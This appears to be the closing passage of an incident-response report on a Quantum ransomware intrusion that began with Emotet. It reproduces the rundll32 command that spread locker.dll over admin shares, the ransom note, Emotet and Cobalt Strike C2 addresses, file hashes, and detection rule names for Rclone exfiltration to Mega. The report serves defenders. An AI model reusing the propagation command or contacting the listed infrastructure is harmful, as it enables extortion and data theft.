
Ransomware

Towards the last day of the intrusion, the threat actor made their preparations to deploy ransomware to the domain. They started by connecting to a new server via RDP from the server they just used Tactical RMM to deploy Anydesk. Once establishing the RDP connection, they deployed `Powertool64.exe,` likely to prevent intervention by any security tools and launched the software Don't Sleep.



TaskCategory ⬍	ParentImage ⏶	Image ⬍
Process Create (rule: ProcessCreate)	C:\Windows\explorer.exe	C:\dontsleep.exe

Don't Sleep has the capability to keep the computer from being shutdown and the user from being signed off. This was likely done to ensure nothing will interfere with the propagation of the ransomware payload.



Disabled □

Preferences

Blocking


☑ Standby / Hybrid Sleep / Hibernation
☑ Block Shutdown
☑ Log-Off
☑ Screensaver / Turn off monitor

11/23/2022 2:18:36 AM Off

Exit and stop blocking

□ Use Timer


Finally, with Don’t Sleep running, the threat actor executed a batch script named “**1.bat**“. The script invoked the main ransomware payload, locker.dll, and passed a list of all the computers in the domain to the target parameter.



ParentCommandLine	Image	CommandLine
C:\Windows\system32\cmd.exe /c ""C:\1.bat" "	C:\Windows\System32\rundll32.exe	rundll32.exe locker.dll,run /TARGET= [redacted]


```
rundll32.exe locker.dll,run /TARGET=\\HOST1.DOMAIN.NAME\C$
/TARGET=\\HOST2.DOMAIN.NAME\C$ /TARGET=\\HOST3.DOMAIN.NAME\C$
/login=DOMAIN\Administrator /password=[REDACTED] /nolog /shareall
```

The executable began to encrypt all the targeted hosts in the environment and dropped a ransom note: **README_TO_DECRYPT.html**




Action Type	File Name	Folder Path
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]
FileCreated	README_TO_DECRYPT.html	C:[redacted]

After the invocation of the ransomware payload, about a minute later, the threat actor launched Process Hacker. We believe this was to monitor the execution of the ransomware payload.



TaskCategory	ParentImage	Image
Process Create (rule: ProcessCreate)	C:\Windows\explorer.exe	C:\ProcessHacker.exe

All systems in the domain were encrypted and presented with a ransom message.



ALL YOUR DATA

IS ENCRYPTED

by QUANTUM

What happened?

- All your files are encrypted on all devices across the network
- Huge volume of your data including financial, customer, partner and employees data was downloaded to our internal servers

What's next?

- If you don't get in touch with us next 48 hours, we'll start publishing your data to the Data Leaks Portal

How do I recover?

- There is no way to decrypt your files manually unless we provide a special decryption tool
- Please download TOR browser and CONTACT US for further instructions

22 Hours 42 Minutes 39 Seconds

Indicators

Atomic

```
Emotet Deployment Domains
descontador[.]com[.]br
www.elaboro[.]pl
el-energiaki[.]gr
drechslerstammtisch[.]de
dhnconstrucciones[.]com[.]ar
dilsrl[.]com

Emotet C2 Servers
103.159.224.46
103.75.201.2
119.193.124.41
128.199.225.17
131.100.24.231
139.59.60.88
144.217.88.125
146.59.226.45
149.56.131.28
159.89.202.34
165.22.211.113
165.227.166.238
178.128.82.218
209.126.98.206
213.32.75.32
37.187.115.122
45.226.53.34
45.55.134.126
46.55.222.11
51.210.176.76
51.254.140.238
54.37.70.105
82.223.82.69
91.207.181.106
92.114.18.20
94.23.45.86
96.125.171.165

Cobalt Strike
139.60.161.167 (survefuz[.]com)
139.60.160.18 (juanjik[.]com)

Tactical RMM Agent
api.floppasoftware[.]com
mesh.floppasoftware[.]com
212.73.150.62
```

Computed

```
K-1 06.13.2022.lnk
de7c4da78a6cbba096e32e5eecb00566
02b4f495e9995cc2251c19cd9984763f52122951
1bf9314ae67ab791932c43e6c64103b1b572a88035447dae781bffd21a1187ad

17jun.exe
0ea68856c4f56f4056502208e97e9033
b80c987c8849bf7905ea8f283b79d98753e3c15a
41e230134deca492704401ddf556ee2198ef6f32b868ec626d9aefbf268ab6b1

dontsleep.exe
50cc3a3bca96d7096c8118e838d9bc16
b286b58ed32b6df4ecdb5df86d7d7d177bb7bfaf
f8cff7082a936912baf2124d42ed82403c75c87cb160553a7df862f8d81809ee

locker.dll
d2df4601c8d43e655163c0b292bc4cc9
f6727d5d04f2728a3353fbd45d7b2cb19e98802c
6424b4983f83f477a5da846a1dc3e2565b7a7d88ae3f084f3d3884c43aec5df6

netscan.exe
27f7186499bc8d10e51d17d3d6697bc5
52332ce16ee0c393b8eea6e71863ad41e3caeafd
18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566

rclone.exe
22bbe1747933531e9c240e0db86268e2
c2a8776e21403eb00b38bfccd36d1c03dffb009e
53ae3567a34097f29011d752f1d3afab8f92beb36a8d6a5df5c1d4b12edc
```

Behavioral

The threat actor delivered Emotet via a Emotet loader in the form of a LNK file responsible for dropping Emotet via Powershell (K-1 06.13.2022.lnk).

Tactical RMM Agent was installed by the threat actor on a server to ensure remote access (17jun.exe).

Data was exfiltrated to Mega cloud service via Rclone (rclone.exe).

Network mapping was performed using SoftPerfect Network Scanner (netscan.exe) followed by Quantum ransomware execution and propagation in the network (locker.dll).

The threat actor kept the remote desktop session alive by running a program to keep the session active (dontsleep.exe)

Detections

Network

```
ET Threatview.io High Confidence Cobalt Strike C2 IP group 1
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET INFO Observed External IP Lookup Domain (icanhazip .com in TLS SNI)t
ET JA3 HASH - Possible Rclone Client Response (Mega Storage)
ET POLICY HTTP POST to MEGA Userstorage
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET CNC Feodo Tracker Reported CnC Server group 1
ET CNC Feodo Tracker Reported CnC Server group 14
ET CNC Feodo Tracker Reported CnC Server group 15
ET CNC Feodo Tracker Reported CnC Server group 17
ET CNC Feodo Tracker Reported CnC Server group 19
ET CNC Feodo Tracker Reported CnC Server group 2
ET CNC Feodo Tracker Reported CnC Server group 20
ET CNC Feodo Tracker Reported CnC Server group 21
ET CNC Feodo Tracker Reported CnC Server group 23
ET CNC Feodo Tracker Reported CnC Server group 24
ET CNC Feodo Tracker Reported CnC Server group 25
ET CNC Feodo Tracker Reported CnC Server group 3
ET CNC Feodo Tracker Reported CnC Server group 4
ET CNC Feodo Tracker Reported CnC Server group 5
ET CNC Feodo Tracker Reported CnC Server group 6
ET CNC Feodo Tracker Reported CnC Server group 7
ET CNC Feodo Tracker Reported CnC Server group 8
ET CNC Feodo Tracker Reported CnC Server group 9
ET MALWARE W32/Emotet CnC Beacon 3
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/proc_creation_win_emotet_child_process_spawn_pattern.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_embed_exe_lnk.yml
https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/process_creation/win_susp_recon_activity.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_nltest_recon.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_rclone_execution.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_powershell_cmd_patterns.yml

https://github.com/SigmaHQ/sigma/blob/a3eed2b760abddfd62014fcf9ae81f435b216473/rules/windows/process_access/proc_access_win_lsass_memdump.yml
https://github.com/SigmaHQ/sigma/blob/3a2079b02bcb1a2653ba9b5a5f56fd8b14a59820/rules/windows/builtin/system/win_system_possible_zerologon_exploitation_using_wellknown_tools.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_wmic_execution.yml
https://github.com/SigmaHQ/sigma/blob/8b749fb1260b92b9170e4e69fa1bd2f34e94d766/rules/windows/builtin/system/win_system_anydesk_service_installation.yml
https://github.com/SigmaHQ/sigma/blob/74e2d1bd3cec8fa72ba06cf4eef8e58fb5e0e237/rules/windows/process_creation/proc_creation_win_susp_process_hacker.yml
https://github.com/SigmaHQ/sigma/blob/08651822714c977d40d3c126c20ba4033d6836d3/rules/windows/registry/registry_set/registry_set_asep_reg_keys_modification_currentversion.yml

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/15184/15184.yar

MITRE

PowerShell – T1059.001

Process Injection – T1055

File Deletion – T1070.004

Lateral Tool Transfer – T1570

Valid Accounts – T1078

Service Execution – T1569.002

SMB/Windows Admin Shares – T1021.002

Remote System Discovery – T1018

Process Discovery – T1057

Rundll32 – T1218.011

Regsvr32 – T1218.010

Domain Account – T1087.002

Domain Groups – T1069.002

System Information Discovery – T1082

Data Encrypted for Impact – T1486

Network Share Discovery – T1135

Data from Network Shared Drive – T1039

Web Protocols – T1071.001

Remote Access Software – T1219

Exfiltration to Cloud Storage – T1567.002

Remote Desktop Protocol – T1021.001

Malicious File – T1204.002

Spearphishing Attachment – T1566.001

Exploitation of Remote Services – T1210

Internal case #15184